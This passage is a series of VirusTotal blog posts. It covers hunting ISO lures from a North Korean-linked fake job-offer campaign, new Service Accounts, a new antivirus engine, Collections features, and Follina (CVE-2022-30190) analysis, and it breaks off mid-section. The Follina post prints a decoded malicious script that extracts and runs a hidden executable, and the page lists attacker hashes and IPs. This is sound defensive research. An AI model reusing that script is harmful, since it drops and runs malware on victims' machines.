Thursday, November 03, 2022

, , , , , , , , , , , , ,

Not a dream job: Hunting for malicious job offers from an APT

Tldr: A recent Mandiant’s blog described a series of targeted attacks over Whatsapp by an APT cluster named UNC4034. We found several additional cases in VirusTotal which we believe with high confidence are related to the same activity set.

According to the original publication, this activity is most likely related to North Korean actor and could be an extension of Operation “Dream Job”, leveraging targeted distribution of malicious ISO files. Based on Mandiant’s research, in the first stage the attacker sends a job offer at Amazon to the victim by email, followed by a WhatsApp web message where the attacker shares a malicious ISO file, pretending to be part of the selection process.

The original publication provides 2 hashes of ISO files named amazon_test.iso and amazon_assessment.iso respectively. Unfortunately, only the first one was found in VirusTotal:

8cc60b628bded497b11dbc04facc7b5d7160294cbe521764df1a9ccb219bba6b 
e03da0530a961a784fbba93154e9258776160e1394555d0752ac787f0182d3c0


Hunting for more samples

We started by trying to find the ISO we were missing in VirusTotal by searching for files with the same name:


The search results provided us with one sample (dc20873b80f5cd3cf221ad5738f411323198fb83a608a8232504fd2567b14031). In Mandiant’s publication both samples share the same configuration which can be found in an embedded Readme.txt file. The new sample seems to be the new variant with a different configuration, also in a Readme.txt file, as shown below:

New sample’s Readme.txt content


Both ISO files contain two files inside them - a Windows executable (apparently a poisoned version of Putty) and Readme.txt. We decided to search for all the ISO samples bundling only two specific files - Readme.txt and an *.exe file. Additionally, we filtered out all samples over 10Mb or submitted to VirusTotal before 2020. We obtained the following 6 samples, including the ones already discussed:

ISO sha256 Filename ISO volume name
8cc60b628bded497b11dbc04facc7b5d7160294cbe521764df1a9ccb219bba6b amazon_test.iso AMAZON_TEST
dc20873b80f5cd3cf221ad5738f411323198fb83a608a8232504fd2567b14031 Amazon_Assessment.iso AMAZON_ASSESSMENT
3818527bc78efcece9d9bc87d77efa9450c2ba5c94f8441ea557ba29d865e7d3 SA_Assessment.iso AMAZON_ASSESSMENT
cd8e12cddfe71b89597b6621d538b63673c8a8a3bf47a0fa572961ca1280e5b5 IT_Assessment.iso AMAZON_ASSESSMENT
ccdb436a5941ba47a8b7e110021ad98ba6dc4e0296dc973429fc0c73de5e5397 Dell_SE_Assessment.iso DELL_SE_ASSESSMENT
455a7ebf67aec7b4d6cc18ed930bde491c0327ba5e24968514dd9b3449a7c374 IBM_SSA_Assessment.iso IBM_SSA_ASSESSMENT

Volume name (included in the ISO file metadata) can also be used as a pivoting point, as an alternative to the previous query, to find more samples in VirusTotal by clicking on them:


Example of ISO metadata

We could use the following query based on metadata that also filters out results based on the previous criteria:


Not only PuTTY 

Although we didn’t deeply analyze the found samples, we spotted two more remote client tools in addition to Putty inside the ISO files - a weaponized versions of TightVNC Viewer and KiTTY (PuTTY’s fork). 

ISO sha256 Filename ISO volume name
8cc60b628bded497b11dbc04facc7b5d7160294cbe521764df1a9ccb219bba6b cf22964951352c62d553b228cf4d2d9efe1ccb51729418c45dc48801d36f69b4 PuTTY
dc20873b80f5cd3cf221ad5738f411323198fb83a608a8232504fd2567b14031 52ec2098ed37d4734a34baa66eb79ec21548b42b9ccb52820fca529724be9d54 PuTTY
3818527bc78efcece9d9bc87d77efa9450c2ba5c94f8441ea557ba29d865e7d3 75771b5c57bc7f0d233839a610fa7a527e40dc51b2ec8cbda91fab3b4faa977f KiTTY
cd8e12cddfe71b89597b6621d538b63673c8a8a3bf47a0fa572961ca1280e5b5 6af9af8aa0d8d4416c75e0e3f7a20dfe8af345fb5c5a82d79e004a54f1b670dc KiTTY
ccdb436a5941ba47a8b7e110021ad98ba6dc4e0296dc973429fc0c73de5e5397 14f736b7df6a35c29eaed82a47fc0a248684960aa8f2222b5ab8cdad28ead745 TightVNC Viewer
455a7ebf67aec7b4d6cc18ed930bde491c0327ba5e24968514dd9b3449a7c374 37e30dc2faaabaf93f0539ffbde032461ab63a2c242fbe6e1f60a22344c8a334 TightVNC Viewer
Interestingly, a couple of samples reveal forgotten pdb paths that could point to the attacker’s environment:


PDB path reveals “Work” folder

A TightVNC sample also included the following pdb path:
N:\2.MyDevelopment\3.Tools_Development\4.TightVNCCustomize\Munna_Customize\tightvnc\x64\Release\tvnviewer.pdb
Also, in some cases attackers reused the same ISO details for different campaigns. For instance, they didn’t change the volume name (Amazon related) with the ISO name they distributed (SA_Assessment or IT_Assessment).


Infrastructure

We extracted all the IP addresses from the Readme.txt files, as well as the contacted hosts during sandbox execution.

ISO sha256 IP from Readme.txt IP from Sandbox
8cc60b628bded497b11dbc04facc7b5d7160294cbe521764df1a9ccb219bba6b 137.184.15[.]189 -
dc20873b80f5cd3cf221ad5738f411323198fb83a608a8232504fd2567b14031 143.244.186[.]68 44.238.74[.]84
3818527bc78efcece9d9bc87d77efa9450c2ba5c94f8441ea557ba29d865e7d3 147.182.237[.]105 3.137.98[.]129
cd8e12cddfe71b89597b6621d538b63673c8a8a3bf47a0fa572961ca1280e5b5 137.184.15[.]189 172.93.201[.]253
ccdb436a5941ba47a8b7e110021ad98ba6dc4e0296dc973429fc0c73de5e5397 - 44.238.74[.]84
455a7ebf67aec7b4d6cc18ed930bde491c0327ba5e24968514dd9b3449a7c374 - 44.238.74[.]84
Please note these IPs are subject to double checking before adding them to any blocking list. By checking the VirusTotal IP report  for any of them, you can find in the “Relations” tab  the “Files Referring” section to obtain which files hardcode the IP address, and “Communicating Files” to get which files contacted the IP during sandbox execution:


Files with hardcoded 143.244.186[.]68


Conclusions

As a result of this quick research we identified additional samples that seem to be part of the same campaign described by Mandiant, in this case expanding the scheme behind its distribution to, apparently, Dell and IBM in addition to Amazon. Submissions of the identified samples are observed between June and September 2022. 

In this post we described some ideas we used to identify these samples, but we encourage security researchers to both monitor additional activity and to dig into the newly found samples found to reveal further stage payloads. We created a VirusTotal Collection including the indicators associated with this malicious activity. As always, we are happy to hear any additional ideas to hunt for malicious campaigns.

Happy hunting!
Wednesday, November 02, 2022

Service Accounts are here to help

Tl;dr: We created Service Accounts you can use with your Enterprise license to use API keys not bound to any user in particular.

The new Service Accounts allow creating virtual VirusTotal accounts not associated with any particular corporate email address. A Service Account provides you with an API key you can use for automation and supporting Bring Your Own Key functionality, helping with quota and account management. This feature is already available to any corporate user, and allows creating as many Service Accounts as needed.

These are the steps needed to create a Service Account:



#1- As a group administrator, navigate to your corporate group preferences. The "Add user" button now opens a dropdown menu that allows you to select the type of account to add:

#2- When selecting "Service Account" you will be asked to add a descriptive name:



#3- After saving, your brand new Service Account is ready! You will find it under the new "Service Accounts" section:

You can find the Service Account’s API key next to it.

Service Accounts are easily disposable. In the unfortunate circumstance of compromises, leaks or if you simply decide to stop using it by any other reason, delete it and avoid having surprises on your quota consumption.

Happy hunting! 


Wednesday, October 26, 2022

VirusTotal += Bkav Pro

 We welcome Bkav Pro Internet Security AI AV software by Bkav Corporation to VirusTotal. In their own words:

"Bkav is a leading technology corporation in Vietnam, which operates in cyber security, software, smartphone, smart home and AI camera. In Vietnam, Bkav is among the best-known brands and provides best services. The company is also famous around the world for identifying flaws in well-known products like Google Chrome, Face ID of iPhone X, Samsung Galaxy S8 iris recognition, etc. Bkav’s antivirus and mobile security software are present across the world with 86 million of downloads and more than 20 million of users in 234 countries and territories.
Bkav Pro Internet Security AI antivirus software is integrated with cloud computing technology and multi-layer protection to help protect users against all risks on the Internet, remove virus, spyware, protect users' data, bank accounts, etc.”

Here you can find some example detections:


Wednesday, September 28, 2022

VT Collections: citius, altius, fortius - communiter

Last November 2021 we launched VirusTotal Collections as a way of helping organize, share and work with IoCs. Today we are announcing significant improvements that make Collections an actionable tool for strategic intelligence.  

As a quick reminder, our original concept for Collections was a simple and shareable mechanism for VirusTotal’s users to group IoCs under a common umbrella. Additionally, Collections are an additional source of context for indicators, shown under the report’s community tab (or through derived relationships) in case any observable belongs to any given collection. For the last months, we have been working hard to make Collections even more actionable.

Since our initial announcement VirusTotal’s users created more than 18000 collections, with more than 100k views in total.


What’s new in Collections?


In this new iteration, Collections go one step beyond to provide data typically related to any security event. The idea is to extend Collections’ boundaries and evolve the concept from simple sets of IoCs to attacks, campaigns and investigations. 

What’s this new Collection data? In addition to the traditional title, description and information about the collection itself (author, creation and last update), we now have adversarial attribution (to one or multiple adversaries, plus their aliases), victimology (both by industry and geography) and external OSINT references, if any. There is also a timeline showing submissions and lookups for the IOCs belonging to the Collection (more details on this later).

You might notice that some of these new fields are not available in your own collections. At the moment, we provided access to them to a limited number of users (typically security experts that historically collaborate with VirusTotal) in an attempt to keep this data as clean as possible. We will be slowly adding more users for everyone to benefit from crowdsourced intelligence while keeping data as accurate as possible. 


Collections also have a few new tabs. The first one details all the IOCs belonging to the collection, divided into the categories indicators belong to (Files, IPs, Domains and URLs). Actually we can visualize them with the autogenerated Graph that summarizes the collection under the Graph tab, presenting all indicators and their corresponding relationships. The Community tab shows OSINT References for the current Collection and additional references where any of the Collection’s IOCs can be found. This tab also provides Related collections and users’ comments.

The Rules tab lists any crowdsourced rules (Yara, Sigma or traffic-based) matching at least one file in the Collection. Happily, you can check exactly which files match every rule by clicking on it.

There are two more tabs, Commonalities and TTPs that we will discuss later in this post.

Auto-generated Collections


Additionally to the collections our users create, we create and manage several auto-generated collections. There are two types:
  • Based on OSINT data: These collections are based on publications from security vendors where details on the attack, including victimology and attribution, are shared along IOCs. At the moment we ingest OSINT data from a set of selected providers.

  • Based on YARA rules: We selected a set of Crowdsourced YARA providers who created rules to detect specific malware families or toolsets, and used the stream of live detections to create several live collections.


Both types of collections help provide context to individual indicators. More importantly, they serve as a continuous feed of technical data that can better serve our users. In addition, collections provide many options in terms of obtaining aggregated data and understanding the evolution of a particular set of samples. 

At the moment we are sourcing these collections from a limited set of trusted providers to keep information as curated and relevant as possible. If you want to contribute to this project, please contact us.

You can conveniently find all Collections under the new “Threat Landscape” section in VTIntelligence.


Threat actors


As already mentioned, we included Attribution to Collections. To keep this data as coherent as possible, we are mapping adversaries to an ontology following industry standards such as MITRE and MISP galaxies. You can click on any adversary to get more details on the actor itself:

Adversary cards provide similar tabs to the ones found in Collections, making it very easy to obtain IOCs, track adversary evolution (in terms of submissions and lookups) and obtain TTPs for all this actor’s campaigns. Actually, tracking new Collections under an Actor card is an excellent way to monitor its evolution and new activity. Under the Community tab we can also find all the OSINT references all in one place.

All actor’s information can be found under its dedicated tab also under the new “Threat landscape” section, where we can use Filters to find the ones we are interested with as described in the next section.


Working with collections in VTIntelligence


Other than the primary role of being a set of indicators as originally described, collections and Threat Actors are a new entity in VirusTotal Intelligence allowing additional context for your search. Let’s start with the basic view listing all collections (in Threat landscape) where you can filter results by different criteria (please be aware of the case-sensitiveness):

Also keep in mind that not all collections include all data, such as Source (of the attack) Region, Victimology (Targeted industries and Targeted Region) and Threat categories (depending on the nature of the attack). The collection's author provides this data.

Some other criteria, such as suspected actor, is not available (yet) in this filter. However this information is indexed and we can filter out collections using VT Intelligence queries like follows:


What else can Collections do for me?


We included TTPs (mapped to MITRE’s) based on the behavior of samples belonging to the collection in our sandboxes. But we did our best to make this actionable.

Other than obtaining a list of TTPs, you can get the subset of samples inside a given collection matching any of them. Which means, it makes it easier getting technical details on how that particular TTP was implemented by attackers (for instance, through Behaviour details or by Commonalities when checking the samples that match this TTP in particular). Not only that, we can use VirusTotal corpus to check how prevalent a technical item is.

This is relevant because that provides a mechanism for triaging effective methods for detecting the technical implementation of a particular TTP by a malware family, as now we can get TTP technical details and check its prevalence to select the relevant and unique ones that define a particular malware.

There is a final powerful tool available for collections under the Aggregations tab. Probably many of you remember the Commonalities tool available after a VTI search, unfortunately only available for the search results we had on screen (typically 20 samples). Well, Aggregations provide identical functionality but for all the samples we have in a particular collection (up to 10000), allowing us to work with a more than reasonable amount of samples. Keep in mind we can always create a “temporal” collection as a result from a VTI query, which would allow us to use this powerful tool.

The first thing we can see is that aggregations are calculated for all IOCs under different categories (Files, Domains and URLs in this case). For all of them we also have different sections with aggregated data as displayed in the menu on the right, as follows:
  • Detections: Popular threat/malware family name, including AVs verdicts and sandbox detection.

  • Distribution Vectors: Which samples were found in the wild, what are execution parents, attachments, etc.

  • Threat Network infrastructure: All infrastructure either samples connected to, or domains/IPs they embed.

  • Similarity Hashes: Clustering based on different algorithms where we found more details, including visual similarity, VTHash, etc.

  • Execution Tracing: Most interesting details extracted from samples’ sandboxes detonation.

  • Static Analysis: Commonalities found in other characteristics such as metadata, signatures, sample geometry, and more.


All the above greatly simplifies analysts’ tasks. Collections are a great way to put all the results from any interesting VTI search and work with them in many different ways, such as checking timelines for submissions and lookups, finding commonalities, finding overlaps with other collections already attributed to other actors/activity, and follow up on their evolution. We can always keep polishing our collections until we are happy with the results. 

Conclusions


Collections not only opened the door to better organizing and sharing IoCs while we work with them in VirusTotal, but helped pivot to a model where IoCs are organized around security events, incidents and campaigns. This helps add valuable context, such as attribution and victimology, and external references. It also helps working with a set of samples for obtaining aggregated information such as TTPs. Collections do also provide even more contextual information to any observable in VirusTotal. Auto-generated collections help include OSINT security events into VirusTotal corpus, and to self-organize malware families.

There is another advantage. Now the Community tab for any indicator will also show if it belongs to a collection, providing additional context.

This is all a big difference. For the first time VirusTotal is providing tools for actionable strategic security decision making. We are incorporating both the tools and the data to help see beyond technical and tactical intelligence. We understand the difficulties of maintaining a clean crowdsourced ecosystem, but we believe the benefits will greatly outweigh them for our community.

We are happy to get any feedback from your side on these new features. 

Happy hunting!

Wednesday, August 17, 2022

Hunting Follina

CVE-2022-30190 (aka Follina) is a 0-day vulnerability that was disclosed on Twitter last May 27th by the nao_sec Cyber Security Research Team. According to their announcement, this vulnerability was found in (at the time) recently uploaded sample to VirusTotal from Belarus, which suggested it was actively being exploited.

This vulnerability in Microsoft Support Diagnostic Tool (MSDT) can enable remote code execution (RCE) when MSDT is invoked using the URL protocol from a calling application, such as Microsoft Word. This, combined with the remote template feature in Microsoft Word, allows an attacker to link a document with a template containing arbitrary code to execute. This vulnerability attracted a lot of attention within the security industry, with several Follina active attacks detected shortly after details were available. 

This post provides a high level overview of all observed attacks with a focus on the ones that took place before the 0-day was publicly disclosed, and practical recommendations on how to monitor and hunt Follina samples with VirusTotal.

Initial case walkthrough

The initially reported sample was this malformed Microsoft Word document. From either the Relations or Behaviour tabs it is possible to spot the request for the remote template: 

Being docx files basically ZIP files, we can try to find the specific file inside the docx that made the request in the “Bundled Files” section within the Relations tab. Here “word/_rels/document.xml.rels” looks specially interesting, detected as suspicious by a high number of AVs. The Content tab for this XML file shows the URL to the remote template, among others.

We want to check if other files were also using this malicious template. For this, we can navigate to the URL entity and explore inside Relations/Communicating or Relations/Referrer files. We can also check if anything else was downloaded from this suspicious URL under Relations/Downloaded files or, alternatively, using Details/Body SHA-256 (which should work well for URLs returning a single file). The downloaded file is the remote template fetched by the malicious document we are analyzing.

The remote template content shows what appears to be a Base64-encoded payload. After decoding, we get the malicious Powershell script executed by the sample:

$cmd = "c:\windows\system32\cmd.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe";

Hunting for more samples

First stage ITW documents

